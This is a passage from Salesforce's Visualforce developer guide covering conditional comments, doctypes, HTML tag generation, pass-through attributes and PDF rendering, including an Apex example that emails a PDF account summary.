Visualforce doesn’t evaluate anything enclosed within standard HTML comments (`<!-- -->`), whether the comments are single line or multiline. For non-Internet Explorer comments, the Visualforce compiler replaces the contents of the HTML comment with asterisks. This replacement makes HTML comments unsuitable for commenting out JavaScript code in older browsers.

Internet Explorer conditional comments are most commonly used to address browser compatibility issues, generally with older versions of IE. Although conditional comments work wherever they’re used on the page, they’re frequently placed inside the page’s `<head>` tags, where they can be used to include version-specific stylesheets or JavaScript compatibility “shims.”

To place conditional comments inside a page’s `<head>` tag, disable the standard Salesforce header, sidebar, and stylesheets, and add your own `<head>` and `<body>` tags:

```
<apex:page docType="html-5.0" showHeader="false" standardStylesheets="false">
    <head>
      <!-- Base styles -->
     <apex:stylesheet value="{!URLFOR($Resource.BrowserCompatibility, 'css/style.css')}"/>


      <!--[if lt IE 7]>
          <script type="text/javascript"
              src="{!URLFOR($Resource.BrowserCompatibility, 'js/obsolete-ie-shim.js')}>
          </script>
          <link rel="stylesheet" type="text/css"
              href="{!URLFOR($Resource.BrowserCompatibility, 'css/ie-old-styles.css')}"
/>
      <![endif]-->

      <!--[if IE 7]>
```

```
          <link rel="stylesheet" type="text/css"
              href="{!URLFOR($Resource.BrowserCompatibility, 'css/ie7-styles.css')}" />
      <![endif]-->
    </head>

    <body>
        <h1>Browser Compatibility</h1>
        <p>It's not just a job. It's an adventure.</p>
    </body>
</apex:page>
```

Visualforce doesn't support or evaluate Visualforce tags, for example, `<apex:includeScript/>`, within standard HTML comments. However, it will evaluate the following expressions within IE conditional comments:

- Global variables, such as `$Resource` and `$User`
- The `URLFOR()` function

See Microsoft's documentation for Internet Explorer conditional comments for further details of how to use them.

HTML Tags Added or Modified by Visualforce

By default, Visualforce automatically adds required HTML tags to a page to ensure the result is a valid HTML (and XML) document. You can relax and even override this behavior.

For pages using this automatic behavior, Visualforce adds HTML tags in two contexts: a simpler `GET` request context, when a page is initially loaded and rendered; and a `POSTBACK` context, when an `<apex:form>` is submitted back, an Ajax request is made using an `<apex:action`***`XXX`***`>` tag, and so on.

In a `GET` context, the HTML rendered by Visualforce is somewhat relaxed. It adds `<html>` tags to wrap the page, `<head>` tags to wrap the page's title and any stylesheets or scripts added to the page using `<apex:stylesheet>` or `<apex:includeScript>`, and `<body>` tags to wrap the page's content.

HTML generated by other Visualforce tags will be complete and valid HTML, and you can't save a Visualforce page with invalid static XML. However, HTML added by expressions that access controller methods, sObject fields, and other non-Visualforce sources isn't validated by Visualforce before it's returned. It's therefore possible to return an invalid XML document via a `GET` request.

In a `POSTBACK` context, Visualforce is more strict. Because the contents of the request might need to be inserted into an existing DOM, the response HTML is post-processed to ensure it's valid. This "tidying" fixes missing and unclosed tags, removes invalid tags or attributes, and otherwise cleans up invalid HTML so that it will insert cleanly into the DOM of any page it's returned back to. This behavior is intended to ensure that tags that update an existing DOM, such as `<apex:actionHandler>`, work reliably.

IN THIS SECTION:

Relaxed Tidying for the HTML5 Doctype

To relax the default HTML tidying for HTML5 applications where it causes problems, set the `docType` to "html-5.0" and the API version to 28.0 or greater.

Beginning in API version 28.0, the tidying behavior for Visualforce pages with `docType="html-5.0"` changed for the `POSTBACK` context, so that HTML5 tags and attributes aren't stripped away. Visualforce always validates the XML correctness of every page when it's saved, and requires that the page be well-formed XML, but post-process tidying no longer removes unknown tags or attributes for `POSTBACK` requests. This should make it much easier to work with HTML5 and JavaScript frameworks that use HTML attributes extensively.

It's worth remembering that while modern browsers are very good at doing their own tidying, that behavior is less consistent than rendering valid markup. Reduced HTML tidying in `html-5.0` mode represents a smaller safety net, in return for significantly increased flexibility. We recommend you use this relaxed tidying mode only on HTML5 pages that need it, and with HTML validation and debugging tools in hand.

Note: In API version 28.0 or greater, the scope of how the `docType` is determined for a page is different. When child pages are added to a root page using `<apex:include>`, if *any* page in the hierarchy is set to `docType="html-5.0"` and the *root* page is set to API version 28.0 or later, the *entire* page hierarchy is rendered in `html-5.0` mode.

SEE ALSO:

Using a Custom Doctype

Manually Override Automatic <html> and <body> Tag Generation

Use the `applyHtmlTag` and `applyBodyTag` attributes of the `<apex:page>` tag to suppress the automatic generation of `<html>` and `<body>` tags, in favor of static markup you add to the page yourself.

Here's an example that illustrates how to do this:

```
<apex:page showHeader="false" sidebar="false" standardStylesheets="false"
    applyHtmlTag="false" applyBodyTag="false" docType="html-5.0">

<html>
    <body>
        <header>
            <h1>Congratulations!</h1>
        </header>
        <article>
            <p>This page looks almost like HTML5!</p>
        </article>
    </body>
</html>

</apex:page>
```

The attributes act independently of each other; you can use them in any combination of `true`, `false`, or unset. When both attributes are set to `true`, the default, automatic generation of `<html>` and `<body>` tags is preserved. When either is set to `false`, you are fully responsible for adding the corresponding tags to your markup. In this mode, Visualforce won't prevent you from creating nonsense tag combinations or attributes that give even modern browsers fits.

Note: A `<head>` section is always generated if required, regardless of the values for `applyHtmlTag` and `applyBodyTag`. For example, a `<head>` tag is generated if you use `<apex:includeScript>` or `<apex:stylesheet>` tags, set the page `title`, and so on.

There’s one exception to this rule. If `applyHtmlTag` is set to `false` and there are no other elements in the page except for `<apex:includeScript>`, no `<head>` is generated. For example, the following code automatically adds `<body>` tags, but *doesn’t* add a `<head>` section:

```
<apex:page showHeader="false" applyHtmlTag="false">
<html>
    <apex:includeScript
value="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"/>
</html>
</apex:page>
```

This behavior shouldn’t cause problems for real-world pages.

The `applyHtmlTag` attribute is available on the `<apex:page>` tag for Visualforce pages set to API version 27.0 or higher. The `applyBodyTag` attribute is available on the `<apex:page>` tag for Visualforce pages set to API version 28.0 or higher. They both have the following additional restrictions:

- The `showHeader` attribute must be set to `false` for the page, for example, `<apex:page showHeader="false">`.
- The `contentType` attribute must be set to “text/html” (the default).
- The values for the top level, or outermost, `<apex:page>` tag are used; `applyHtmlTag` and `applyBodyTag` attributes on pages added using the `<apex:include>` tag are ignored.

SEE ALSO:

Using a Custom Doctype

Creating an Empty HTML5 “Container” Page

Creating an Empty HTML5 “Container” Page

Use an empty container page when you want to bypass most of Visualforce and add your own markup. A container page is especially useful for HTML5 and mobile development and other web apps for which standard Visualforce output isn’t desired.

You use Remote Objects, JavaScript remoting, or other Lightning Platform APIs to make service requests and then render the results with JavaScript.

The following code provides a sample container page to start with.

```
<apex:page docType="html-5.0" applyHtmlTag="false" applyBodyTag="false"
           showHeader="false" sidebar="false" standardStylesheets="false"
           title="Unused Title">
<html>

    <head>
        <title>HTML5 Container Page</title>
    </head>

    <body>
        <h1>An Almost Empty Page</h1>

        <p>This is a very simple page.</p>
    </body>

</html>
</apex:page>
```

The `<apex:page>` component and its attributes is the core of a container page's definition.

- `docType="html-5.0"` sets the page to use the modern HTML5 docType.
- `applyHtmlTag="false"` and `applyBodyTag="false"` tell Visualforce that your markup supplies the `<html>` and `<body>` tags so that it doesn't generate its own.

  Note: When you set `applyHtmlTag` or `applyBodyTag` to false, the `title` attribute of the `<apex:page>` component is ignored.

- The `showHeader="false"`, `sidebar="false"`, and `standardStylesheets="false"` attributes suppress the standard header, sidebar, and style sheets that add the Salesforce user interface and visual design to Visualforce pages. It also suppresses JavaScript resources, like scripts that aid with redirects on session timeout.

The `<head>` tag isn't required in a container page, but it's a good idea to include it. If you must add values to the `<head>` element, you must add the `<head>` tag yourself. In that case, Visualforce adds any of its required values to your `<head>`. Otherwise, Visualforce renders its own `<head>` to add any necessary values.

You can use Visualforce components, such as `<apex:includeScript>`, `<apex:stylesheet>`, and `<apex:image>`, to reference static resources on the page. The output of `<apex:includeScript>` and `<apex:stylesheet>` is added to the `<head>` element. If you didn't include one, Visualforce adds its own. The `<apex:image>` output is rendered wherever you place it on the page.

Note: An "empty" Visualforce page renders the minimum amount of HTML markup, but it isn't entirely empty, or free of resources you don't control. JavaScript code that's essential for Visualforce, such as instrumentation, is still added. Visualforce also automatically adds resources required for markup you add. For example, references to Remote Objects or JavaScript remoting resources, if you use them in your code.

SEE ALSO:

Using Custom Styles

Suppressing the Salesforce User Interface and Styles

Using a Custom Doctype

You can specify a different "doctype" (document type, or DTD) for a Visualforce page by using the `docType` attribute on the `<apex:page>` tag. This changes the doctype declaration at the beginning of the page. This is particularly useful if you're working with HTML5, and might also allow you to address browser compatibility issues.

By default, Visualforce pages are served with a doctype of HTML 4.01 Transitional. Specifically, pages begin with this doctype declaration:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
```

You can specify a different doctype for a Visualforce page by using the `docType` attribute on the `<apex:page>` tag.

The `docType` attribute takes a string representing the document type. The format of the string is:

```
<doctype>-<version>[-<variant>]
```

where

- `doctype` is either `html` or `xhtml`
- `version` is a decimal version number valid for the `doctype`
- `variant`, if included, is:
  - `strict`, `transitional`, or `frameset` for all `html` document types and the `xhmtl-1.0` document type, or
  - <blank> or `basic` for the `xhmtl-1.1` document type

If an invalid document type is specified, the default doctype is used. For more information about valid HTML doctypes, see the list at the W3C website.

Note: In API 28.0 and greater, the scope of how the `docType` is determined for a page depends on the entire page hierarchy, not just the main page. When pages are added to the main page using the `<apex:include>` tag, if *any* page in the hierarchy is set to `docType="html-5.0"`, the *entire* page hierarchy is rendered in that mode.

Custom Doctype Example

To create a Visualforce page with an XHTML 1.0 Strict document type, use the `docType` attribute on the `<apex:page>` tag, and specify a value of `xhtml-1.0-strict`:

```
<apex:page docType="xhtml-1.0-strict" title="Strictly XHTML"
    showHeader="false" sidebar="false">
    <h1>This is Strict XHTML!</h1>
    <p>
        Remember to close your tags correctly:<br/>
        <apex:image url="/img/icon-person.gif" alt="Person icon"/>
    </p>
</apex:page>
```

Note: Visualforce doesn't alter markup generated by components to match the doctype, nor the markup for standard Salesforce elements such as the header and sidebar. Salesforce elements are valid for most doctypes and function properly with any doctype, but if you choose a strict doctype and wish to pass an HTML validation test, you might need to suppress or replace the standard Salesforce elements.

SEE ALSO:

Relaxed Tidying for the HTML5 Doctype

Change the MIME type of Your Visualforce Page

You can specify a different format for a Visualforce page by using the `contentType` attribute on the `<apex:page>` tag. This sets the HTTP`Content-Type` header for the response to the value of the page's `contentType` attribute.

The `contentType` attribute takes a Multipurpose Internet Mail Extension (MIME) type as a value, such as `application/vnd.ms-excel`, `text/csv`, or `image/gif`.

Note: Browsers can behave unpredictably if you set an invalid `contentType`. For information about valid MIME types, see http://www.iana.org/assignments/media-types/.

The `contentType` attribute accepts any MIME type as a valid value. However, Visualforce supports content conversion of only PDFs, which you can do by specifying a `renderAs` on page 70 attribute.

Visualforce doesn't generate other file formats. It only sets the `Content-Type` field of the HTTP response header to the specified MIME type. Some file formats, such as `.xlsx`, can fail to render.

- For example, to display Visualforce page data in a Microsoft Excel spreadsheet, use the `contentType` attribute on the `<apex:page>` tag. Specify a value of `application/vnd.ms-excel`.
  This Visualforce page builds a list of cases by using static HTML and the `<apex:repeat>` component.

```
<!-- This page must be accessed with an Account Id in the URL. For example:
https://MyDomainName--c.vf.force.com/apex/myPage?id=001D000000JRBet -->

<apex:page standardController="Account" contentType="application/vnd.ms-excel">
    <table border="0" >
        <caption>Cases</caption>
        <tr>
            <th>Case Number</th>
            <th>Origin</th>
            <th>Creator Email</th>
            <th>Status</th>
        </tr>
        <apex:repeat var="cases" value="{!Account.Cases}">
            <tr>
                <td>{!cases.CaseNumber}</td>
                <td>{!cases.Origin}</td>
                <td>{!cases.Contact.email}</td>
                <td>{!cases.Status}</td>
            </tr>
        </apex:repeat>
    </table>
</apex:page>
```

Tip: If the page doesn’t display properly in Excel, try a different MIME type, such as `text/csv`.

Setting Custom HTML Attributes on Visualforce Components

You can add arbitrary attributes to many Visualforce components that are “passed through” to the rendered HTML. This is useful, for example, when using Visualforce with JavaScript frameworks, such as jQuery Mobile, AngularJS, and Knockout, which use `data-*` or other attributes as hooks to activate framework functions.

Pass-through attributes can also be used to improve usability with HTML5 features such as `placeholder` “ghost” text, `pattern` client-side validation, and `title` help text attributes.

Important: The behavior of HTML5 features is determined by the user’s browser, not Visualforce, and varies considerably from browser to browser. If you want to use these features, test early and often on every browser and device you plan to support.

To add a pass-through attribute to, for example, an `<apex:outputPanel>` component, prefix the attribute with “html-” and set the attribute value as normal.

```
<apex:page showHeader="false" standardStylesheets="false" doctype="html-5.0">

    <apex:outputPanel layout="block" html-data-role="panel" html-data-id="menu">
        <apex:insert name="menu"/>
    </apex:outputPanel>

    <apex:outputPanel layout="block" html-data-role="panel" html-data-id="main">
        <apex:insert name="main"/>
    </apex:outputPanel>

</apex:page>
```

This produces the following HTML output.

```
<!DOCTYPE HTML>
<html>
<head> ... </head>
<div id="..." data-id="menu" data-role="panel">
    <!-- contents of menu -->
</div>

<div id="..." data-id="main" data-role="panel">
    <!-- contents of main -->
</div>
</html>
```

Every attribute that begins with "html-" is passed through to the resulting HTML, with the "html-" removed.

Note: Pass-through attributes that conflict with built-in attributes for the component generate a compilation error.

Pass-through attributes are supported by the following Visualforce components.

- `<apex:column>`
- `<apex:commandButton>`
- `<apex:commandLink>`
- `<apex:component>`
- `<apex:dataTable>`
- `<apex:form>`
- `<apex:iframe>`
- `<apex:image>`
- `<apex:includeScript>`
- `<apex:input>`
- `<apex:inputCheckbox>`
- `<apex:inputField>`
- `<apex:inputHidden>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:messages>`
- `<apex:outputField>`
- `<apex:outputLabel>`
- `<apex:outputLink>`
- `<apex:outputPanel>`
- `<apex:outputText>`
- `<apex:page>`

- `<apex:pageBlock>`
- `<apex:pageBlockButtons>`
- `<apex:pageBlockSection>`
- `<apex:pageBlockSectionItem>`
- `<apex:pageBlockTable>`
- `<apex:panelBar>`
- `<apex:panelBarItem>`
- `<apex:panelGrid>`
- `<apex:sectionHeader>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectOption>`
- `<apex:selectOptions>`
- `<apex:selectRadio>`
- `<apex:stylesheet>`
- `<apex:tab>`
- `<apex:tabPanel>`

For additional information about individual components, including the specifics of where pass-through attributes are added to their rendered HTML, see Standard Visualforce Component Reference on page 401.

To create HTML markup that can't be generated using components that support pass-through attributes, combine Visualforce tags with static HTML. For example, to create a jQuery Mobile `listview`, combine the `<apex:repeat>` tag with the HTML tags you need.

```
<ul data-role="listview" data-inset="true" data-filter="true">
    <apex:repeat value="{! someListOfItems}" var="item">
        <li><a href="#">{! item.Name}</a></li>
    </apex:repeat>
</ul>
```

Pass-through attributes aren't supported in dynamic Visualforce.

SEE ALSO:

Using a Custom Doctype

Render a Visualforce Page as a PDF File

You can generate a downloadable, printable PDF file of a Visualforce page using the PDF rendering service.

Convert a page to PDF by changing the `<apex:page>` tag.


```
<apex:page renderAs="pdf">
```

A Visualforce page rendered as a PDF file displays either in the browser or is downloaded, depending on the browser's settings. Specific behavior depends on the browser, version, and user settings, and is outside the control of Visualforce.

The following page includes some account details and renders as a PDF file.

```
<apex:page standardController="Account" renderAs="pdf">

<apex:stylesheet value="{!URLFOR($Resource.Styles,'pdf.css')}"/>

<h1>Welcome to Universal Samples!</h1>

<p>Thank you, <b><apex:outputText value=" {!Account.Name}"/></b>, for
   becoming a new account with Universal Samples.</p>

<p>Your account details are:</p>

<table>
<tr><th>Account Name</th>
    <td><apex:outputText value="{!Account.Name}"/></td>
    </tr>
<tr><th>Account Rep</th>
    <td><apex:outputText value="{!Account.Owner.Name}"/></td>
    </tr>
<tr><th>Customer Since</th>
    <td><apex:outputText value="{0,date,long}">
        <apex:param value="{!Account.CreatedDate}"/>
        </apex:outputText></td>
    </tr>
</table>

</apex:page>
```

A Visualforce Page Rendered as a PDF File



Welcome to Universal Samples!

Thank you, **Acme**, for becoming a new account with Universal Samples.

Your account details are:

Account Name	Acme
Account Rep	Michael Alderete
Customer Since	April 17, 2013

```
<apex:page standardController="Account" renderAs="pdf">

<apex:stylesheet value="{!URLFOR($Resource.Styles,'pdf.css')}"/>

<h1>Welcome to Universal Samples!</h1>

<p>Thank you, <b><apex:outputText value=" {!Account.Name}"/></b>, for
   becoming a new account with Universal Samples.</p>

<p>Your account details are:</p>

<table>
<tr><th>Account Name</th>
    <td><apex:outputText value="{!Account.Name}"/></td>
    </tr>
<tr><th>Account Rep</th>
    <td><apex:outputText value="{!Account.Owner.Name}"/></td>
    </tr>
<tr><th>Customer Since</th>
    <td><apex:outputText value="{0,date,long}">
        <apex:param value="{!Account.CreatedDate}"/>
        </apex:outputText></td>
    </tr>
</table>

</apex:page>
```

Position: Ln 1, Ch 1 Total: Ln 26, Ch 692

IN THIS SECTION:

Render a Visualforce Page as PDF from Apex

You can use the `PageReference.getContentAsPDF()` method in Apex to render a Visualforce page as PDF data. Then use Apex code to convert that PDF data to an email attachment, a document, a Chatter post, and so on.

Fonts Available When Using Visualforce PDF Rendering

Visualforce PDF rendering supports a limited set of fonts. To ensure that PDF output renders as you expect, use the supported font names.

Visualforce PDF Rendering Considerations and Limitations

Review these considerations and limitations when designing Visualforce pages intended to be rendered to PDF. Always verify the formatting and appearance of the PDF version of your page before putting it into production.

Component Behavior When Rendered as PDF

Understanding how Visualforce components behave when converted to PDF is essential to creating pages that render well.

Render a Visualforce Page as PDF from Apex

You can use the `PageReference.getContentAsPDF()` method in Apex to render a Visualforce page as PDF data. Then use Apex code to convert that PDF data to an email attachment, a document, a Chatter post, and so on.

The following example is a simple three element form that selects an account and a report format, and then sends the resulting report to the specified email address.

```
<apex:page title="Account Summary" tabStyle="Account"
    controller="PdfEmailerController">

    <apex:pageMessages />

    <apex:form >
        <apex:pageBlock title="Account Summary">

        <p>Select a recently modified account to summarize.</p>
        <p/>

        <apex:pageBlockSection title="Report Format">

            <!-- Select account menu -->
            <apex:pageBlockSectionItem>
                <apex:outputLabel for="selectedAccount" value="Account"/>
                <apex:selectList id="selectedAccount" value="{! selectedAccount }"
                                 size="1">
                    <apex:selectOption /> <!-- blank by default -->
                    <apex:selectOptions value="{! recentAccounts }" />
                </apex:selectList>
            </apex:pageBlockSectionItem>

            <!-- Select report format menu -->
            <apex:pageBlockSectionItem >
                <apex:outputLabel for="selectedReport" value="Summary Format"/>
                <apex:selectList id="selectedReport" value="{! selectedReport }"
                                 size="1">
                    <apex:selectOptions value="{! reportFormats }" />
                </apex:selectList>
            </apex:pageBlockSectionItem>

            <!-- Email recipient input field -->
            <apex:pageBlockSectionItem >
                <apex:outputLabel for="recipientEmail" value="Send To"/>
                <apex:inputText value="{! recipientEmail }" size="40"/>
            </apex:pageBlockSectionItem>

        </apex:pageBlockSection>

        <apex:pageBlockButtons location="bottom">
            <apex:commandButton action="{! sendReport }" value="Send Account Summary" />
        </apex:pageBlockButtons>

    </apex:pageBlock>
    </apex:form>
```

```
</apex:page>
```

This page is a simple user interface. When you're generating a PDF file from Apex, all the action is in the Apex code.

In this example, that code is in the `PdfEmailerController` class that's specified as the page's controller.

```
public with sharing class PdfEmailerController {

    // Form fields
    public Id selectedAccount    { get; set; }  // Account selected on Visualforce page
    public String selectedReport { get; set; }  // Report selected
    public String recipientEmail { get; set; }  // Send to this email

    // Action method for the [Send Account Summary] button
    public PageReference sendReport() {

        // NOTE: Abbreviated error checking to keep the code sample short
        //       You, of course, would never do this little error checking
        if(String.isBlank(this.selectedAccount) || String.isBlank(this.recipientEmail)) {

            ApexPages.addMessage(new
                ApexPages.Message(ApexPages.Severity.ERROR,
               'Errors on the form. Please correct and resubmit.'));
            return null; // early out
        }

        // Get account name for email message strings
        Account account = [SELECT Name
                           FROM Account
                           WHERE Id = :this.selectedAccount
                           LIMIT 1];
        if(null == account) {
            // Got a bogus ID from the form submission
            ApexPages.addMessage(new
                ApexPages.Message(ApexPages.Severity.ERROR,
               'Invalid account. Please correct and resubmit.'));
            return null; // early out
        }

        // Create email
        Messaging.SingleEmailMessage message = new Messaging.SingleEmailMessage();
        message.setToAddresses(new String[]{ this.recipientEmail });
        message.setSubject('Account summary for ' + account.Name);
        message.setHtmlBody('Here\'s a summary for the ' + account.Name + ' account.');

        // Create PDF
        PageReference reportPage =
            (PageReference)this.reportPagesIndex.get(this.selectedReport);
        reportPage.getParameters().put('id', this.selectedAccount);
        Blob reportPdf;
        try {
            reportPdf = reportPage.getContentAsPDF();
        }
        catch (Exception e) {
            reportPdf = Blob.valueOf(e.getMessage());
        }

        // Attach PDF to email and send
        Messaging.EmailFileAttachment attachment = new Messaging.EmailFileAttachment();
        attachment.setContentType('application/pdf');
        attachment.setFileName('AccountSummary-' + account.Name + '.pdf');
        attachment.setInline(false);
        attachment.setBody(reportPdf);
        message.setFileAttachments(new Messaging.EmailFileAttachment[]{ attachment });
        Messaging.sendEmail(new Messaging.SingleEmailMessage[]{ message });

        ApexPages.addMessage(new
            ApexPages.Message(ApexPages.Severity.INFO,
           'Email sent with PDF attachment to ' + this.recipientEmail));

        return null; // Stay on same page, even on success
    }


    /***** Form Helpers *****/

    // Ten recently-touched accounts, for the Account selection menu
    public List<SelectOption> recentAccounts {
        get {
            if(null == recentAccounts){
                recentAccounts = new List<SelectOption>();
                for(Account acct : [SELECT Id,Name,LastModifiedDate
                                    FROM Account
                                    ORDER BY LastModifiedDate DESC
                                    LIMIT 10]) {
                    recentAccounts.add(new SelectOption(acct.Id, acct.Name));
                }
            }
            return recentAccounts;
        }
        set;
    }

    // List of available reports, for the Summary Format selection menu
    public List<SelectOption> reportFormats {
        get {
            if(null == reportFormats) {
                reportFormats = new List<SelectOption>();
                for(Map <String,Object> report : reports) {
                    reportFormats.add(new SelectOption(
                        (String)report.get('name'), (String)report.get('label')));
                }
            }
            return reportFormats;
        }
        set;
    }
    /***** Private Helpers *****/

    // List of report templates to make available
    // These are just Visualforce pages you might print to PDF
    private Map<String,PageReference> reportPagesIndex;
    private List<Map<String,Object>> reports {
        get {
            if(null == reports) {
                reports = new List<Map<String,Object>>();
                // Add one report to the list of reports
                Map<String,Object> simpleReport = new Map<String,Object>();
                simpleReport.put('name',  'simple');
                simpleReport.put('label', 'Simple');
                simpleReport.put('page',   Page.ReportAccountSimple);
                reports.add(simpleReport);

                // Add your own, more complete list of PDF templates here

                // Index the page names for the reports
                this.reportPagesIndex = new Map<String,PageReference>();
                for(Map<String,Object> report : reports) {
                    this.reportPagesIndex.put(
                        (String)report.get('name'), (PageReference)report.get('page'));
                }
            }
            return reports;
        }
        set;
    }
}
```

This Apex controller can be conceptually divided into four parts.

- The three public properties at the beginning capture the values submitted by the three input elements on the form.
- The `sendReport()` action method fires when the Send Account Summary button is clicked.
- The two public helper properties supply the values to use in the two select list input elements.
- The private helpers at the end encapsulate the list of possible PDF report formats. You can add your own report by creating a Visualforce page and then adding an entry for it in this section.

When the `sendReport()` action method fires, the code does the following.

- It performs rudimentary error checking to ensure that the form fields have useful values.

  > Note: This error checking is inadequate for a form that must survive contact with real people. In your production code perform more complete form validation.

- Next it uses the value of the selected account to look up the name of that account. The account name is used in text that's added to the email message. This lookup is also an opportunity to further validate the form value and ensure that a real account was selected.
- It uses the `Messaging.SingleEmailMessage` class to assemble an email message, setting the To, Subject, and Body email message values.
- The code creates a `PageReference` for the selected report format and then sets a page request parameter on it. The parameter is named "id", and its value is set to the selected account's ID. This `PageReference` represents a specific request to access this

page in the context of the specified account. When `getContentAsPdf()` is called, the referenced Visualforce page has access to the specified account, and the page is rendered with that account's details.

- Finally, the PDF data is added to an attachment, and the attachment is added to the email message created earlier. The message is then sent.

When using `PageReference.getContentAsPdf()`, the return type of the method call is `Blob`, which stands for "binary large object." In Apex, the `Blob` data type represents untyped binary data. It's only when the `reportPdf` variable is added to the `Messaging.EmailFileAttachment` with a content type of "application/pdf" that the binary data becomes a PDF file.

In addition, the call to `getContentAsPdf()` is wrapped in a `try/catch` block. If the call fails, the `catch` replaces the hoped for PDF data with a `Blob` version of the exception's message text.

Rendering a Visualforce page as PDF data is treated semantically as a callout to an external service for various reasons. One reason is that the rendering service can fail in all the same ways that an external service can fail. For instance, the page references external resources that aren't available. Another example is when the page contains too much data—usually in the form of images—or the rendering time exceeds a limit. For this reason, always wrap the `getContentAsPdf()` rendering call in a `try/catch` block when rendering a Visualforce page as PDF data in Apex.

For completeness, here's the report template page that's rendered into PDF data by the Apex code.

```
<apex:page showHeader="false" standardStylesheets="false"
    standardController="Account">

    <!--
    This page must be called with an Account ID in the request, e.g.:

https://MyDomainName--PackageName.vf.force.com/apex/ReportAccountSimple?id=001D000000JRBet

    -->

    <h1>Account Summary for {! Account.Name }</h1>

    <table>
        <tr><th>Phone</th>  <td><apex:outputText value="{! Account.Phone }"/></td></tr>
        <tr><th>Fax</th>    <td><apex:outputText value="{! Account.Fax }"/></td></tr>
        <tr><th>Website</th><td><apex:outputText value="{! Account.Website }"/></td></tr>

    </table>

    <p><apex:outputText value="{! Account.Description }"/></p>

</apex:page>
```

Fonts Available When Using Visualforce PDF Rendering

Visualforce PDF rendering supports a limited set of fonts. To ensure that PDF output renders as you expect, use the supported font names.

For each typeface, the first `font-family` name listed is recommended.

Typeface	`font-family` Values
Arial Unicode MS	• Arial Unicode MS
Helvetica	• sans-serif

Typeface	`font-family` Values
	- SansSerif - Dialog
Times	- serif - Times
Courier	- monospace - Courier - Monospaced - DialogInput

Note:

- These rules apply to server-side PDF rendering. Viewing pages in a web browser can have different results.
- Text styled with a value not listed here uses Times. For example, if you use the word "Helvetica," it renders as Times, because that's not a supported value for the Helvetica font. We recommend using "sans-serif".
- Arial Unicode MS is the only multibyte font available. It's the only font that provides support for the extended character sets of languages that don't use the Latin character set.
- Arial Unicode MS doesn't support bold or italic `font-weight`.
- Web fonts aren't supported when the page is rendered as a PDF file. You can use web fonts in your Visualforce pages when they're rendered normally.

Testing Font Rendering

You can use the following page to test font rendering with the Visualforce PDF rendering engine.

```
<apex:page showHeader="false" standardStylesheets="false"
    controller="SaveToPDF" renderAs="{! renderAs }">

<apex:form rendered="{! renderAs != 'PDF' }" style="text-align: right; margin: 10px;">
    <div><apex:commandLink action="{! print }" value="Save to PDF"/></div>
    <hr/>
</apex:form>

<h1>PDF Fonts Test Page</h1>

<p>This text, which has no styles applied, is styled in the default font for the
   Visualforce PDF rendering engine.</p>

<p>The fonts available when rendering a page as a PDF are as follows. The first
listed <code>font-family</code> value for each typeface is the recommended choice.</p>

<table border="1" cellpadding="6">
<tr><th>Font Name</th><th>Style <code>font-family</code> Value to Use (Synonyms)</th></tr>
<tr><td><span style="font-family: Arial Unicode MS; font-size: 14pt; ">Arial
```

```
    Unicode MS</span></td><td><ul>
   <li><span style="font-family: Arial Unicode MS; font-size: 14pt;">Arial Unicode
MS</span></li>
    </ul></td></tr>
<tr><td><span style="font-family: Helvetica; font-size: 14pt;">Helvetica</span></td>
    <td><ul>
   <li><span style="font-family: sans-serif; font-size: 14pt;">sans-serif</span></li>
   <li><span style="font-family: SansSerif; font-size: 14pt;">SansSerif</span></li>
   <li><span style="font-family: Dialog; font-size: 14pt;">Dialog</span></li>
    </ul></td></tr>
<tr><td><span style="font-family: Times; font-size: 14pt;">Times</span></td><td><ul>
   <li><span style="font-family: serif; font-size: 14pt;">serif</span></li>
   <li><span style="font-family: Times; font-size: 14pt;">Times</span></li>
</ul></td></tr>
<tr><td><span style="font-family: Courier; font-size: 14pt;">Courier</span></td>
    <td><ul>
